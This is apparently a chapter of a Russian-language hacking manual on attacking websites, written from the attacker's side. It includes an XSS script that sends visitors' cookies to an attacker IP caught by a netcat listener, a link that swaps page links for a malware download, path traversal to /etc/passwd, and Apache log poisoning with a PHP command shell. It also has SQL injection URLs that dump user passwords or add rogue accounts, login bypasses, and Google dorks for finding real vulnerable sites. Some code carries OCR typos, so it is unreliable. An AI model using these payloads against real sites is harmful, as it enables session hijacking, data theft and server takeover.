Если раньше веб-странички были сверстаны на HTML и представляли собой не что иное, как простой документ, то теперь практически любой сайт является сложным программным продуктом с множеством подключаемых модулей. Программный код выполняется на стороне сервера, а пользователю выдается только результат его работы.

Взлом веб-приложения становится возможным по двум причинам: 1) это программный комплекс, который, как и любой другой, может быть взломан; 2) чем больше программного кода, тем выше вероятность наличия ошибки в нем.

Знакомство с cookie

Взглянем ближе на такую, казалось бы, банальную вещь, как cookie. Важность cookie нельзя преуменьшить, так же как и возможные риски и потери, связанные с возможностью использования их злоумышленниками для своих атак.

Все более-менее большие сайты начинают когда-то пользоваться cookie. Исходя из нынешнего положения вещей, это практически неизбежно. Приведем небольшой пример. Возьмем самый обыкновенный интернет-магазин. Пользователь просматривает каталог товаров и добавляет один из них в корзину. На этой стадии интернет-магазин уже создает на его компьютере, без ведома пользователя, cookie-файл. Этот файл будет содержать в себе как минимум информацию о товарах в корзине. Эта необходимость обусловлена тем, что веб-приложению нужно где-то хранить информацию о действиях пользователя. Ведь практически каждый раз, когда покупатель нажимает на какую-либо кнопку на страничке, приложение на стороне сервера запускается заново. И оно должно делать это, имея в распоряжении все данные, предоставленные пользователем в течение данной сессии, а также информацию, сгенерированную самим сервером. Чтобы не тратить ресурсы предприятия, для хранения этого массива информации на стороне клиента создается cookie-файл. В нем может храниться не только информация о товарах, но и данные, необходимые для аутентификации, а также персональные данные и история прошлых сессий.

Структура cookie-файла достаточно проста. Это обычный текстовый файл, в котором данные представлены в формате «параметр = значение». Данные этого файла могут передаваться с использованием SSL-протокола, однако данные из файла, созданного, например сайтом mycorp.org, не могут быть прочитаны другим веб-приложением, работающим на другом домене, предположим myisp.net.

Что же можно сделать с этим файлом? Его можно украсть. Для этого очень часто используют XXS, который будет рассмотрен далее. Заменив свой cookie-файл файлом жертвы, можно без проблем работать от ее имени.

Также, проанализировав сам файл, можно попробовать менять значения в нем, пытаясь таким образом получить более высокие привилегии или даже доступ к административной части сайта.

Межсайтовый скриптинг (XSS)

XSS — тип атаки на пользователя, который осуществляется благодаря включению в веб-приложение кода злоумышленника. Чаще всего такому типу атак подвержены приложения, в которых отсутствует проверка введенных пользователем данных. Скажем, при регистрации пользователь может ввести в поле «имя» не только буквы, но и специальные символы, такие как «№» или «*», хотя в имени не может быть специальных символов.

Чаще всего злоумышленники используют JavaScript или Flash, но учитывая разнообразие поддерживаемых браузером технологий, это может быть что угодно. Самыми частыми целями такого типа атак являются: кража cookie-файла пользователя, взаимодействие с передаваемой во время сессии информацией, а также перенаправление пользователя на другой сайт.

Для демонстрации данного метода найдем, используя ранее рассмотренный метод, сайт с гостевой книгой и полем для ввода. Используя запрос в Google наподобие

«guestbook intitle:comment», находим минут за пятнадцать форму гостевой книги, где данные во время ввода не проверяются.




Рис. 4.1. Форма ввода без проверки данных




Рис. 4.2. Сообщение, полученное после отправки новой записи в гостевую книгу

Перенаправление браузера. Что же полезного может сделать злоумышленник, кроме как пугать пользователей сайта всплывающими окнами? Например, можно заставить пользователя скачать файл.

Для этого создадим аналогичным способом на сайте невидимую область и вставим туда ссылку на файл.

```
<iframe
SRC="https://download.filezilla-project.org/client/FileZilla_3.22.1_win32-setup_
     bundled.exe"
height="100" width="100"></iframe>
```

Теперь, когда пользователь зайдет на скомпрометированную страницу, браузер автоматически предложит ему скачать указанный файл.

Кража cookie. Как мы говорили ранее, при помощи XSS можно украсть cookie-файл. Для этого нам понадобятся: 1) уязвимая форма; 2) утилита netcat, позволяющая взаимодействовать в интерактивном режиме с любым сетевым сервисом (может выступать как в роли сервера, так и в роли клиента); 3) пользователь, на котором мы все это проверим.

После того как мы нашли сайт, на котором нет проверки введенных данных и который хранит все данные в cookie-файле, подготовим место, куда будет приходить информация от пользователей. Для этого заставим netcat выступить в роли сервера и принимать соединения на порту 80.

```
nc -nlvp 80
```

Далее создадим скрипт и уже знакомым нам способом загрузим на сайт.

```
<script>
new Image().src="http://122.18.110.30/any.php?output="+document.cookie;
</script>
```

После того как пользователь зайдет на страничку, сразу же произойдет соединение с заранее подготовленным netcat'ом, и мы получим нужную информацию.

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [122.18.110.30] from (UNKNOWN) [83.165.32.18] 49455
GET /any.php?output=PHPSESSID=316d4647de53486c2c005811065 HTTP/1.1
Accept: */*
Referer: http://127.0.0.1/index.php
...
```

Теперь у нас есть идентификатор сессии. Можно найти соответствующий cookie и поменять его вручную или же воспользоваться плагином. В данном случае мы используем «Cookies Manager+».

Сохранив изменения и обновив страницу, мы сможем пользоваться данным сайтом с правами администратора. Однако учтите, что, захватив один раз сессию, ею нельзя пользоваться постоянно — только до тех пор, пока пользователь или система ее не закроют.




Рис. 4.3. Изменение данных при помощи «Cookies Manager+»




Рис. 4.4. Профиль администратора сайта

Отраженный XSS. Этот вариант немного сложнее предыдущего. Обычно, используя данную уязвимость, атака на пользователя происходит через такие каналы, как электронная почта или форумы.

Суть заключается в том, что злоумышленник помещает код в HTTP-ответ легитимного сайта.

```
http://allgames.com/index.php?user=<script>window.onload = function() {var
AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://compromisedsite.com/virus.exe"; }</script>
```

Пользователь, который получает данный линк, видит только его первую часть и понимает, что тот ведет на знакомый и, казалось бы, безопасный сайт. Но после того, как пользователь перейдет по ссылке во время открытия сайта, которому он доверяет, ему будет предложено скачать файл, что он, скорее всего, и сделает.

Однако надо учесть, что данный файл будет предложено скачать не всем посетителям сайта, а только тем, кто перейдет по правильно сформированному линку.

Включение локальных или удаленных файлов

Зачастую из-за плохо написанного PHP-кода и некорректно сконфигурированного веб-сервера у злоумышленника появляется возможность включить данные из локального или находящегося на удаленном сервере файла в исполняемый PHP-код.

Самый лучший вариант для атакующего — когда система позволяет брать данные из локального файла. В этом случае задача взлома сервера станет тривиальной и легко решаемой.

Вначале посмотрим, как все работает на стороне сервера. Предположим, что на сайте есть возможность менять цветовую палитру. Для этого программист написал следующий код:

```
<?php
   if ( isset( $_GET[‘COLOR’] ) ) {
      include( $_GET['COLOR'] . '.php' );
   }
?>


<form method="get">
   <select name="COLOR">
      <option value="red">red</option>
      <option value="green">green</option>
      <option value="blue">blue</option>
   </select>
   <input type="submit">
</form>
```

Обратите внимание на то, что введенные данные никоим образом не проверяются. Изменения происходят сразу же, как только пользователь выберет цвет.

Теперь, если мы правильно сформируем запрос, то сможем получить хеши паролей с сервера под управлением ОС Linux.

```
http://dummyhost.net/preview.php?file=../../../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
bob:x:500:500:bob:/home/bob:/bin/bash
alice:x:501:501::/home/alice:/bin/bash
...
```

Но иногда такой метод может и не сработать. Если вы внимательно читали приведенный выше код, то могли заметить, что сервер ждет на входе файл с расширением php. Следовательно, наш запрос немного преобразится:

```
http://dummyhost.net/preview.php?file=../../../../../../etc/passwd.php
```

А это значит, что попытка окажется неудачной, ведь в системе нет такого файла, как passwd.php. Если вы столкнулись с такой ситуацией, проблему можно решить добавлением в конце строки %00.

```
http://dummyhost.net/preview.php?file=../../../../../../etc/passwd%00
```

Однако не всегда можно сразу получить хеши паролей. Попробуем получить доступ к командной строке сервера. Тут мы сразу же сталкиваемся со следующей проблемой — на сервер не загружен файл с нужным кодом.

Вся прелесть в том, что мы можем заставить сервер записать наш код в один из своих локальных файлов, а затем просто сформируем нужный запрос.

Используя netcat, подключимся к удаленному серверу и в качестве запроса отправим написанный заранее код. Конечно, сессия завершится ошибкой, ведь сервер не сможет обработать наш запрос, однако и запрос, и сообщение об ошибке будут сохранены в лог-файл. Мы знаем его точное месторасположение, а это значит, что все содержимое лог-файла, в том числе и наш код, будет включено в исполняемый файл и выполнено.

```
root@kali:~# nc localhost 80
GET /<?php systen($_GET['cmd']); ?>
HTTP/1.1 404 Not Found
Date: Mon, 01 Sep 2016 22:00:34 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 276 Connection: close
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

```
<title>404 Not Found</title>
</head><body>
<hl>Not Found</hl>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>
```

Вся информация о данной сессии, включая запрос, была сохранена в лог-файле — /var/log/apache2/access.log. Сформировав правильный запрос, мы сможем выполнять на сервере команды — например, ifconfig:

```
http://dummyhost.net/preview.php&cmd=ifconfig&?file=../../../../../../../../../var/
log/apache2/access.log%00
```

Задача становится совсем простой, когда есть возможность загрузить удаленный файл. Например, создадим на сервере с IP-адресом 123.45.250.18 файл test.txt. Линк для уязвимого сервера будет выглядеть следующим образом:

```
http://dummyhost.net/preview.php?COLOR=http://123.45.250.18/test.txt%00
```

SQL-инъекции

SQL-инъекции представляют собой один из самых интересных, сложных и мощных видов атак. Для их реализации вам потребуются хорошие знания баз данных, самого SQL и веб-программирования.

Как и на предыдущем шаге, возможность провести SQL-инъекцию зависит от качества работы программиста. Если данные перед отправкой на сервер не проходят должной проверки, то у злоумышленника появляется возможность провести атаку данного типа.

SQL-инъекции — это атаки на веб-приложения, использующие для своей работы базы данных. Атаки, по сути, представляют собой внедрение кода в существующий запрос с целью получения доступа к данным или манипулирования ими. Благодаря повсеместной распространенности SQL атаки этого типа работают практически на всех платформах.

Для проведения успешной атаки необходимо понимать, с какой базой данных вы работаете. Приведем небольшой пример, который будет работать только с базами данных Microsoft и Oracle.

```
SELECT * FROM articles
WHERE creator = 'bob'
AND article_name = 'sql_abc';
DELETE FROM articles;
```

В данном примере атакующий добавляет свой код после символа «;», обозначающего конец запроса. Только две указанные выше СУБД позволяют выполнять под-

ряд несколько запросов, разделенных символом «;» и следующих друг за другом. Остальные же СУБД вернут сообщение об ошибке.

Зачастую, особенно в крупных организациях, принято разделять серверы баз данных и веб-приложений. Для поиска СУБД определенного типа можно использовать NMAP. В его состав входят скрипты, которые помогают работать с различными сервисами.

Поиск серверов с установленным MySQL:

```
nmap –p 3306 --script=mysql-enum 192.168.24.0/24

Starting Nmap 7.30 ( https://nmap.org ) at 2016-10-21 11:08 EDT
Nmap scan report for db.mycoorp.com (192.168.24.10)

PORT     STATE SERVICE REASON
3306/tcp open  mysql   syn-ack
 | mysql-enum:
 |   Accounts
 |     admin:<empty> – Valid credentials
 |     test:<empty> – Valid credentials
 |     test_mysql:<empty> – Valid credentials
 |   Statistics
 |_    Performed 11 guesses in 1 seconds, average tps: 11
```

Поиск серверов с установленным Microsoft SQL:

```
nmap -p 445 --script ms-sql-info 192.168.24.0/24

Starting Nmap 7.30 ( https://nmap.org ) at 2016-10-21 12:08 EDT
Nmap scan report for db2.mycoorp.com (192.168.24.15)

|   Windows server name: WINXP
|   192.168.24.15\db2:
|     Instance name: db2
|     Version:
|       name: Microsoft SQL Server 2000 SP3
|       number: 8.00.760
|       Product: Microsoft SQL Server 2000
|       Service pack level: SP3
|       Post-SP patches applied: No
|     TCP port: 1278
|     Named pipe: \\192.168.24.15\pipe\MSSQL$PROD\sql\query
|     Clustered: No
|   192.168.24.15\SQLFIREWALLED:
|     Instance name: SQLFIREWALLED
|     Version:
|       name: Microsoft SQL Server 2008 RTM
|       Product: Microsoft SQL Server 2008
|       Service pack level: RTM
|     TCP port: 4343
|     Clustered: No
|   \\192.168.24.15\pipe\sql\query:
|     Version:
```

```
|       name: Microsoft SQL Server 2005 SP3+
|       number: 9.00.4053
|       Product: Microsoft SQL Server 2005
|       Service pack level: SP3
|       Post-SP patches applied: Yes
|_    Named pipe: \\192.168.24.15\pipe\sql\query
```

После того как сервер найден, следующим шагом будет попытка взлома пароля. Есть множество программ для перебора паролей, например SQLdict.

Рис. 4.5. Интерфейс SQLdict

SQLdict работает по принципу перебора паролей из файла. Это значит, что нам понадобится файл с паролями. Найти его достаточно несложно, используя тот же Google. Например, на сайте *https://wiki.skullsecurity.org/index.php?title=Passwords* имеется очень хорошая подборка таких файлов.

Теперь определимся с тем, какие же веб-приложения являются уязвимыми для SQL-инъекций. Для их поиска существует множество способов, но возьмем самый простой — поиск с помощью Google.

Мы уже описывали различные способы запросов к этой поисковой системе. Теперь приведем пример того, как можно использовать их для поиска уязвимых приложений. Можно выбрать любой из них или придумать свой, а также комбинировать с другими запросами — например, для поиска только по определенному сайту.

```
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
```

```
inurl:article.php?ID=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
```

После того как цель для атаки найдена, необходимо убедиться в том, что уязвимость действительно существует. Один из самых простых способов сделать это — просто добавить в конце URL символ «'». Если после отправки такого запроса сервер вернет сообщение об ошибке, это значит, что цель определена верно.

Проверка на уязвимость:

```
http://www.mycorp.com/web/index.php?id=31'
```

Ошибка сервера:

```
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result
resource in /home/customers/mycorp /public_html/admin/page.class.php on line 847
```

Теперь узнаем немного больше о нашей цели. Например, получим информацию о структуре базы данных, а именно о количестве столбцов в таблице. Для этого добавим в конце URL «-» и «order by 15--».

```
http://www.mycorp.com/web/index.php?id=-31 order by 15--
```

После отправки такого запроса мы наверняка получим сообщение об ошибке, но так и должно быть — это значит, что в таблице меньше 15 столбцов. Каждый раз перед отправкой очередного запроса необходимо уменьшать значение order by на единицу — order by 14, order by 13, order by 12 и т. д. В какой-то момент мы не получим сообщения об ошибке. В данном случае, атакованная система перестала выдавать такие сообщения при значении оператора order by равном «7». А это значит, что мы нашли правильное значение.

Далее получим данные от СУБД, используя «union all select». Вся прелесть данного оператора в том, что при помощи него мы можем выполнять свои запросы и видеть результат их выполнения на уязвимой веб-странице. Однако у этого оператора есть одна особенность — работая с ним, мы должны указывать четкое количество колонок, но этот параметр мы уже узнали на предыдущем шаге.

Мы уже установили, что количество колонок в таблице равно семи, поэтому наш запрос будет выглядеть следующим образом:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2,3,4,5,6,7--+
```

Как мы видим, уязвимыми к дальнейшим атакам являются колонки под номерами 2 и 3. Это важно, поскольку далее мы будем работать с одной из этих колонок. Ниже




Рис. 4.6. Результат работы «union all select»

приведены примеры запросов, которые помогут нам получить много интересных данных.

Узнать версию СУБД:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2,@@version,4,5,6,7--+
```

Получить список баз данных:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2, group_
concat(schema_name),4,5,6,7 from information_schema.schemata--+
```

Получить имя текущего пользователя базы данных:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2,user(),4,5,6,7--+
```

Определить текущую базу данных:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2,
concat(database()),4,5,6,7--+
```

Получить список таблиц:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2, group_
concat(table_name),4,5,6,7 from information_schema.tables where table_
schema=database()--+
```

Получить имена таблиц и колонок:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2, tabele_
name,4,5,6,7 from information_schema.tables--+
```

Теперь, зная, что в системе есть таблица users, извлечем из нее данные:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2, column_
name,4,5,6,7 from information_schema.columns where table_name='users'--+
```

Получив структуру таблицы users, извлечем из нее значения полей name и passw:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2,
concat(name,0x3a,passw),4,5,6,7 from users--+
```

Используем формы. Практически все веб-приложения используют формы, предназначенные для самых разных целей, — опросы, регистрация, отправка сообщений, восстановление пароля и т. д. Причина, по которой формы могут стать входной дверью для атакующего, все та же — отсутствие проверки данных, введенных пользователем.

Для примера возьмем форму восстановления паролей. В данном случае пользователю предлагают ввести свое имя и адрес электронной почты. После ввода система проверит, действительно ли у данного пользователя такой адрес, и, в случае успеха, отправит ему инструкцию по восстановлению пароля. Посмотрим, что можно сделать с этой формой.




Рис. 4.7. Форма для сброса пароля

В подобном случае мы попытаемся сформировать SQL-запрос таким способом, чтобы получить или изменить существующие данные.

Предположим — а мы это будем делать практически всегда, ведь программный код приложения нам практически никогда не бывает известен, — что после отправки данных на сервере выполняется следующий запрос:

```
SELECT data FROM table WHERE email = '$email_from_input';
```

Практически всегда данные, которые вводит пользователь, присваиваются определенной переменной, а затем эта переменная используется для дальнейшей работы приложения. Однако для успешной атаки мало одних предположений, необходимо получить дополнительные данные. Попробуем заставить программу выдать нам ошибку. Введем неправильный адрес электронной почты и используем специальный символ в конце.

```
borntobewild@hotmail.com´
```

Если вводимые пользователем данные обрабатываются, то мы получим лишь скупое сообщение о том, что мы ввели неправильный адрес, или же не получим ничего. Однако если приложение уязвимо, то мы непременно получим развернутое сообщение о невозможности выполнить запрос.




Рис. 4.8. Сообщение об ошибке

В данном случае SQL-запрос для системы выглядел следующим образом:

```
SELECT data FROM table WHERE email = `borntobewild@hotmail.com´´;
```

Внимательно изучив сообщение об ошибке, можно решить, что мы будем делать на следующем шаге. Но, к сожалению, такие ошибки не всегда бывают информативными. Если нам не удалось получить достаточно информации из такого сообщения, то можно попробовать получить информацию обычным перебором. Практически всегда столбцы в базе данных имеют понятные человеку названия и отражают суть информации, которая там будет храниться. Теперь узнаем, с какими полями работает наше приложение. Просто подставим это в поле для ввода адреса электронной почты:

```
borntobewild@hotmail.com’ AND email IS NULL; --
```

Меняя имя поля, указанное после оператора AND (на e-mail, mail, email), мы выяснили, что существует столбец с названием email. В данном случае интерпретация поведения приложения будет такой же, как и в других случаях. Если мы получаем сообщение об ошибке, наше предположение неверно. Однако если мы получаем любое другое сообщение или не получаем ничего, это знак того, что наша попытка увенчалась успехом. Аналогично можно подобрать поля userid, password, last_login и т. д.

Но это не все. Используя данный подход, можно найти имена таблиц:

```
borntobewild@hotmail.com´ AND 1=(SELECT COUNT(*) FROM tablename); --
```

Теперь, зная структуру таблицы, содержащей данные о пользователях, добавим новую запись:

```
borntobewild@hotmail.com´ NSERT INTO members 'email', 'passwd', 'login_id', 'full_
name') VALUES ('jane@mailman.com', '12345', 'jane', 'Olive Jane');--
```

Теперь мы спокойно можем зайти в систему, используя только что созданную учетную запись. Обратите внимание на то, что в базе данных могут быть поля, указывающие на принадлежность пользователя к привилегированным группам — например, к группе администраторов. В таком случае, повысив привилегии, можно просто и легко перехватить управление веб-приложением.

Есть еще одна очень интересная возможность обойти аутентификацию, используя уязвимые формы. Для начала немного теории.

Предположим, что в таблице пользователей интересующего нас сайта помимо прочих полей существуют — username и password. При выполнении следующего запроса система вернет нам все записи из таблицы:

```
Select * from users;
```

Если же мы используем запрос с несуществующими значениями, то СУБД не вернет нам ничего, что тоже вполне логично, ведь у нас нет пользователя «nobody» с паролем «nopass».

```
Select * from users where name='nobody' and password='nopass';
```

Однако если мы немного изменим запрос, то система выдаст нам все записи. Несмотря на то что пользователя «nobody» не существует, условие 1=1 всегда будет выполняться. Согласитесь, трудно представить, что 1 когда-нибудь станет не равным 1. Символ # указывает СУБД на то, что все записанное после него является комментарием и исполняться не должно.

```
Select * from users where name='nobody' or 1=1;# and password='nopass';
```

Теперь, используя оператор LIMIT, модифицируем запрос так, чтобы он возвращал не все записи, а только первую:

```
Select * from users where name='nobody' or 1=1 LIMIT 1;# and password='nopass';
```

Вот мы и получили только одну запись. Теперь применим это на живой системе для того, чтобы получить доступ к закрытой части страницы.

Рис. 4.9. SQL-инъекция посредством формы аутентификации

Но что же делать, если система не возвращает ничего? В этом случае можно попытаться сделать слепую SQL-инъекцию. Используя данный метод, мы больше не полагаемся на выводимые системой сообщения, но все так же можем манипулировать информацией.

Есть несколько способов слепой инъекции. Рассмотрим вариант с временной задержкой. Суть его очень проста: мы помещаем оператор, задерживающий исполнение команды на определенное время, в самый конец выражения. Таким образом, если сработала первая часть, то мы узнаем об этом по задержке, к которой приведет вторая часть выражения. Ведь если первая часть не сработает, то и вторая не выполнится.

```
IF EXISTS(SELECT * FROM users) WAITFOR DELAY '0 :0 :10 '--
```

В случае, если таблица с названием users существует, мы получим при выполнении данного запроса десятисекундную задержку.

Однако не стоит думать, что атакам данного типа подвержены исключительно поля для ввода каких-либо данных. На самом деле модифицировать запрос можно, используя любой элемент — радиокнопки, выпадающие списки и т. д.

Эксплуатация уязвимостей элементов форм, отличных от полей ввода данных, доставляет некоторое неудобство — ведь мы не можем ввести нужные данные и отправить их на сервер простым нажатием кнопки. В таком случае нам придется модифицировать HTTP-запросы. Справиться с этой задачей нам поможет локальный прокси-сервер. Для наших целей отлично подойдет Tamper Data — это плагин для Firefox, позволяющий перехватывать запросы, модифицировать их и отправлять дальше.

После установки плагина перезапустите Firefox, откройте форму, которую вы хотите проанализировать, и в Tamper Data нажмите «Start Tamper».

Поле того как вы нажмете на веб-странице кнопку «отправить», плагин будет перехватывать все запросы. После перехвата запроса у вас будет несколько вариантов — отправить, отменить или просмотреть запрос. После анализа запросов мы нашли нужный — в нашем случае это поля для выбора формата письма — и модифицировали его.

